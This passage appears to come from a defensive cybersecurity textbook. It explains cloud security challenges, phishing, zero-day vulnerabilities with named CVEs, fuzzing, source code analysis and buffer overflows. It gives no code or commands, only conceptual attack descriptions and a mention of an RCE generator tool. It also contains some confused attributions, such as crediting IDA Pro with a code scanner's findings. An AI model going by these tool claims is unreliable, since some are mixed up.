- Customer responsibilities: The customer, in this case, the organization that uses the cloud services, is responsible for activities they partake in that involve the use of cloud services. Some of these activities include the managing of users in their organizations that may access the services in the cloud and the granting of privileges to their users. The cloud accounts and the privileges in those accounts should be assigned only to authorized individuals. Therefore, if an organization fails in this regard and affords privileges to any individual in the organization indiscriminately, then they will be held accountable for such actions. Issues such as compliance and encryption used in a bid to protect cloud-based assets are a customer's responsibility.

## Cloud usage challenges

The use of cloud services by organizations presents organizations with numerous advantages, such as enabling them to scale on demand without necessarily investing too much capital in expanding their infrastructural capacity. However, they also present additional security challenges, including:

- Increase of the attack surface: The use of cloud services automatically increases surfaces that attackers can use to attack the company. The cloud environment is increasingly becoming an attractive proposition to hackers due in part to its increasing use across many industries and by many organizations globally. Hackers are targeting cloud ingress ports that are poorly secured to gain access to the cloud and deliver malware to these services. Threats such as account takeovers are increasingly becoming common.
- No visibility on the part of the customer: The cloud provider is responsible for its infrastructure. In most cases, the customer is unaware of the infrastructure's potential weaknesses. There is a general lack of visibility regarding the infrastructure in use to provide the cloud services. Customers are unable to visualize their cloud environments and quantify their cloud assets, which presents a challenge in that they have to rely on the security provided by the third party and will be affected by lapses in security by the service providers.
- The dynamism of the cloud environment: The basic features of the cloud environment that are supposed to be the good qualities of the cloud environment are also challenging security factors. For instance, the cloud environment is known to be very dynamic, can scale on demand, and the assets can be commissioned and decommissioned fast. These features make it difficult to apply traditional security policies effectively to such an environment.
- Cloud compliance as well as governance: Many of the cloud service providers have aligned with various international data compliance bodies' requirements. However, the customer is still responsible for ensuring that the workload and all the data processes done are compliant with the data laws and regulations. The poor visibility of the cloud environment from the customer's perspective means that they cannot effectively implement this requirement. Therefore, compliance audit requirements cannot be implemented, and this can create problems if there are security issues affecting the cloud environment and the organizational data stored in this cloud environment.

Organizations should always remain wary of these additional challenges.

## Phishing

The previous chapter discussed phishing as an external reconnaissance technique used to obtain data from users in an organization. It was categorized as a social engineering-based method of reconnaissance. Phishing can, however, be used in two ways: it can be the precursor to an attack, or it can be an attack itself. As a reconnaissance attack, the hackers are mostly interested in getting information from users.

As was discussed, they might disguise themselves as a trustworthy third-party organization, such as a bank, and simply trick users into giving out secret information. They might also try to take advantage of a user's greed, emotions, fears, obsessions, and carelessness. However, when phishing is used as an actual attack to compromise a system, the phishing emails come carrying some payloads. Hackers may use attachments or links in emails to compromise a user's computer. When the attack is done via attachments, users may be enticed into downloading an attached file that may turn out to be malware.





*Figure 6.18: Phishing example*

This is a salary rise phishing scam with a macro-enabled Excel sheet containing malware:





*Figure 6.19: We hope our end users will not "enable" the content that has malware embedded*

The user will be socially engineered to enable the macro, which will install the malware into the victim's computer.

At times, the attached files could be legitimate Word or PDF documents that seemingly present no harm. However, these files may also contain malicious code within them, and may execute when a user opens them. Hackers are also crafty and may create a malicious website and insert a link to it in phishing emails. For example, users may be told that there has been a security breach in their online bank account and will then be asked to change their passwords via a certain link. The link might lead the user to a replica website from where all the details a user gives will be stolen.

The email may have a link that first directs the user to a malicious website, installs malware, and then almost immediately redirects them to the genuine website. In all of these instances, authentication information is stolen and is then used to fraudulently transfer money or steal files.

One technique that is growing is the use of social media notification messages that entice users to click on a link. The example that follows appears to be a notification message from Facebook telling the user that he missed some activities.

At this point, the user may feel tempted to click on the hyperlink:





*Figure 6.20: Facebook scam*

In this particular case, the hyperlink to **2 messages** was redirecting the user to a malicious URL. How do we know it is malicious? One way to quickly verify a URL is by going to `www.virustotal.com`, where you can paste the URL and see a result similar to the one shown *Figure 6.21*, which shows the results for the URL presented in the hyperlink:





*Figure 6.21: Malware detected*

However, this is not a foolproof method, as hackers can use tools such as Shellter to verify their phishing resources.

## Exploiting a vulnerability

Since organizations are quickly adding layers of security to their IT infrastructures and developers have been building software resistant to known threats, such as SQL injections, it has become somewhat difficult to attack systems using traditional hacking techniques. This is why hackers are switching to exploiting vulnerabilities in systems to easily breach otherwise secure systems. Vulnerabilities fetch high prices on underground markets, and this is where many hackers buy what they need.

Hackers have been known to take the time to study the systems used by targets in order to identify any vulnerabilities. For instance, WikiLeaks has often said that the NSA is using the same techniques as hackers, and currently a database of vulnerabilities exists on computing devices, commonly used software systems, and even everyday devices. At times, hackers breach such agencies, steal these vulnerabilities, and use them to attack systems. The hacking group The Shadow Brokers regularly leaks some of the vulnerabilities that the agency keeps. Some of the previously released vulnerabilities have been used by black hats to create powerful malware such as WannaCry and Petya. To summarize, there are hacking groups and many other government agencies studying software systems to find exploitable vulnerabilities.

The exploitation of vulnerabilities is done when hackers take advantage of bugs in a software system; this could be within an operating system, the kernel, or a web-based system. The vulnerabilities provide loopholes through which hackers can perform malicious actions. These could be errors in the authentication code, bugs within the account management system, or just any other unforeseen error by the developers. Software system developers constantly give users updates and upgrades as a response to the observed or reported bugs in their systems. This is known as patch management, which is a standard procedure at many companies that specialize in the making of systems.

Lastly, there are many cybersecurity researchers and hacking groups worldwide that are continually finding exploitable vulnerabilities in different software. Therefore, it seems that there is always a plentiful selection of vulnerabilities available to be exploited, and new ones are continually being discovered.

## Zero-day

As has been mentioned, many software-developing companies have rigorous patch management, and therefore they always update their software whenever a vulnerability is discovered. This frustrates hacking efforts targeted at exploiting vulnerabilities that software developers have already patched. As an adaptation to this, hackers have discovered zero-day attacks. Zero-day attacks use advanced vulnerability discovery tools and techniques to identify vulnerabilities that are not yet known by software developers.

Zero-day vulnerabilities are discovered or known system security flaws that have no existing patches. These flaws can be exploited by cybercriminals to the great detriment of their targets. This is because targets with systems with these flaws are often caught by surprise and will have no defense mechanisms that are effective against the vulnerabilities, since the software vendors will not have provided any.

2021 was a record-breaking year in zero-day exploits. The chart below displays the rising numbers of zero-days found in the wild:





*Figure 6.22: Zero days statistics; image is taken from Xcitium*

Nearly every vendor had some zero-days with big effects. Let's explore some of the ones that had big effects:

- Apple had to deal with the Pegasus spyware, which could be installed on an iPhone with zero clicks and gave the attacker full access to the user's photos, location, messages, and more remotely. Besides that, CVE-2021-30860 and CVE-2021-30858 were two vulnerabilities that also allowed maliciously designed documents to execute commands when opened on affected Apple devices, including iPhones, iPads, Apple watches, and Mac computers.
- Kaseya (CVE-2021-30116), a zero-day in the Kaseya VSA remote management application, caused 1,500 businesses to get ransomware where attackers asked for $70 million in order to provide a universal decryptor. You can read more about the Kaseya VSA breach and the consequences of security failures at `https://www.erdalozkaya.com/kaseya-vsa-breach/`.
- Microsoft Exchange Server (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, and CVE-2021-27065) was hit by the Chinese hacker group Hafnium, which was exploiting these vulnerabilities to compromise Exchange servers exposed to the internet, enabling access to email accounts and to enable further compromise of the Exchange server and associated networks.
- In February 2022, Adobe (CVE 2022-24046) customers were targeted by threat actors, which gave the attacker a code execution right without needing to acquire authentication.

- Again in February 2022, Google (CVE 2022- 0609) had a zero-day in their Chromium software (Google Chrome and Microsoft Edge) where users, regardless of the operating system, could be affected. During the time this chapter was written, Google did not expose any details of the issue regarding how and what hackers were getting access to.

To keep up to date with CVEs, you can keep an eye on the websites below:

- Mitre `https://cve.mitre.org/`
- NIST `https://nvd.nist.gov/vuln`
- Comodo `https://enterprise.comodo.com/blog/zero-day-exploit/`

The following are some well-known zero-day vulnerabilities. Most of them were solved with security patches by software vendors shortly after they were discovered or released.

## WhatsApp vulnerability (CVE-2019-3568)

In May 2019, WhatsApp quickly patched the above vulnerability that allowed remote users to install spyware on mobile phones that had the WhatsApp messenger app installed. The vulnerability exploited a flaw in WhatsApp that allowed attackers to attack devices by simply making WhatsApp calls. The attack was effective even when the targets did not answer the calls. The attackers could manipulate the data packets sent to the recipient so as to send the Pegasus spyware. The spyware would allow the attackers to monitor device activities, and even worse, delete WhatsApp logs showing the call history. This made it quite hard for people to tell whether they were victims of the attack. The vulnerability was found to have been caused by a buffer overflow in WhatsApp's VOIP stack. This allowed data packets to be manipulated and code to be remotely executed on a target's phone. The hack quickly became widespread in India before WhatsApp released an update across its supported platforms to fix it. After WhatsApp's intervention, the attack became ineffective.




*Figure 6.23: WhatsApp RCE generator*

As you can see in the preceding screenshot, the **Remote Code Execution** (**RCE**) generator is quite easy to use. Also, the following screenshot from VirusTotal shows how the RCE was undetected by any security software.





*Figure 6.24: The malware that was created by our tool could not be detected by any antimalware at the time this book was written*

## Chrome zero-day vulnerability (CVE-2019-5786)

This is a zero-day vulnerability that allowed a hacker to perform out-of-bounds memory access on the Chrome browser. The vulnerability exploited the renderer process to cause a buffer overflow in the browser. However, since this execution happened in the renderer process, it would ideally be harmless since the hacker would be limited by the sandbox environment that the process was executed in. This is why the hackers used a second exploit to escape the sandbox. The second exploit was effective against the kernel of Windows 7 32-bit operating systems. The end result was that a hacker could execute arbitrary code on the device. The vulnerability was not reported to have been used in any actual attack, since the discovery was made in the wild and Google quickly patched its Chrome browser to protect it from exploitation.

## Windows 10 privilege escalation

A controversial hacker known to release Windows exploits released a privilege escalation exploit in May 2019. In a GitHub repository, the hacker showed how a regular user logged into Windows could escalate their privileges to that of an admin. Vulnerability analysts confirmed the exploit to be plausible. Those that tested it on the latest versions of Windows 10 operating systems said that the exploit worked with 100% success.

The flaw implied that hackers that manage to get access to a computer on a normal user account could gain full control of and perform admin-level actions. This local privilege escalation flaw exploited a vulnerability in the Windows Task Scheduler. At the time of the discovery of the vulnerability, the scheduler used to import legacy `.job` files with **discretionary access control list** (**DACL**) control rights. The .job files without DACL were given admin rights by the system. Hackers could take advantage of this by running malicious `.job` files, causing the system to give the user admin privileges.

## Windows privilege escalation vulnerability (CVE20191132)

This was yet another local privilege escalation flaw that was discovered by a group of ESET researchers. The vulnerability was found to affect both 32-bit and 64-bit (SP1 and SP2) versions of Windows 7 and Windows Server 2008. The vulnerability exploited a null pointer reference. It would do so by first creating a window on which it would append menu objects. It would then execute a command to call the first menu item but immediately delete the menu. This would lead to a null pointer reference at address 0x0.

The hackers would then exploit this to execute arbitrary code in kernel mode. This could give the hacker admin control over the compromised system.

## Fuzzing

Fuzzing is an automated software testing technique that involves providing invalid, unexpected, or random data as inputs to a computer program. Fuzzing is used by threat actors as a Black Box software enumeration technique where they aim to implement bugs using malformed/semi-malformed data injection in an automated fashion.

Fuzzing involves the recreation of a system by the hacker in an attempt to find a vulnerability. Through fuzzing, hackers can determine all the safety precautions that system developers have to put into consideration and the types of bugs that they had to fix while making the system. An attacker also has a higher chance of creating a vulnerability that can be successfully used against modules of the target system. This process is effective since a hacker gains a full understanding of the workings of a system, as well as where and how it can be compromised. However, it is often too cumbersome to use, especially when dealing with large programs.





*Figure 6.25: Fuzzer about to "test" the local application*

## Source code analysis

Source code analysis is done for systems that release their source code to the public or through open source under a BSD/GNU license. A hacker who is knowledgeable in the languages used to code a system might be able to identify bugs in the source code. This method is simpler and quicker than fuzzing. However, its success rate is lower, since it is not very easy to pinpoint errors merely by looking at code.

Another approach is to use specific tools to identify vulnerabilities in the code, and Checkmarx (`www.checkmarx.com`) is an example of that. Checkmarx can scan the code and quickly identify, categorize, and suggest countermeasures for vulnerabilities in the code.

The following figure shows a screenshot of the IDA PRO tool. In the screenshot, the tool has already identified 25 SQL injection vulnerabilities and two stored XSS vulnerabilities in the supplied code:





*Figure 6.26: IDA Pro identifying vulnerabilities*

If you don't have access to the source code, it is still possible to obtain some relevant information by performing a reverse engineering analysis using tools such as IDA PRO (`www.hex-rays.com`):





*Figure 6.27: IDA Pro is disassembling a program called putty.exe; further analysis of the disassembled code can reveal more detail about what this program is doing*

## Types of zero-day exploits

There is no doubt that protecting against zero-day exploits is one of the most challenging aspects of everyday operations for the Blue Team. However, although you may not know the specific mechanics of an individual attack if you know the current trends of hacker behavior it can help you to identify patterns and potentially take action to protect the system. The following sections will give you more detail about some different types of zero-day exploits.

### Buffer overflows

Buffer overflows are caused by the use of incorrect logic in the code of a system. Hackers will identify areas where these overflows can be exploited in a system. They execute the exploit by instructing a system to write data to a buffer memory but not to observe the memory restrictions of the buffer. The system will end up writing data past the acceptable limit, which will therefore overflow to parts of the memory. The main aim of this type of exploit is to cause a system to crash in a controllable way. It is a common zero-day exploit since it is easy for an attacker to identify areas in a program where an overflow can happen.

Attackers can also exploit existing buffer overflow vulnerabilities in an unpatched system, for example, CVE-2010-3939 addresses a buffer overflow vulnerability in the `win32k.sys` module in the kernel-mode drivers of Windows Server 2008 R2.

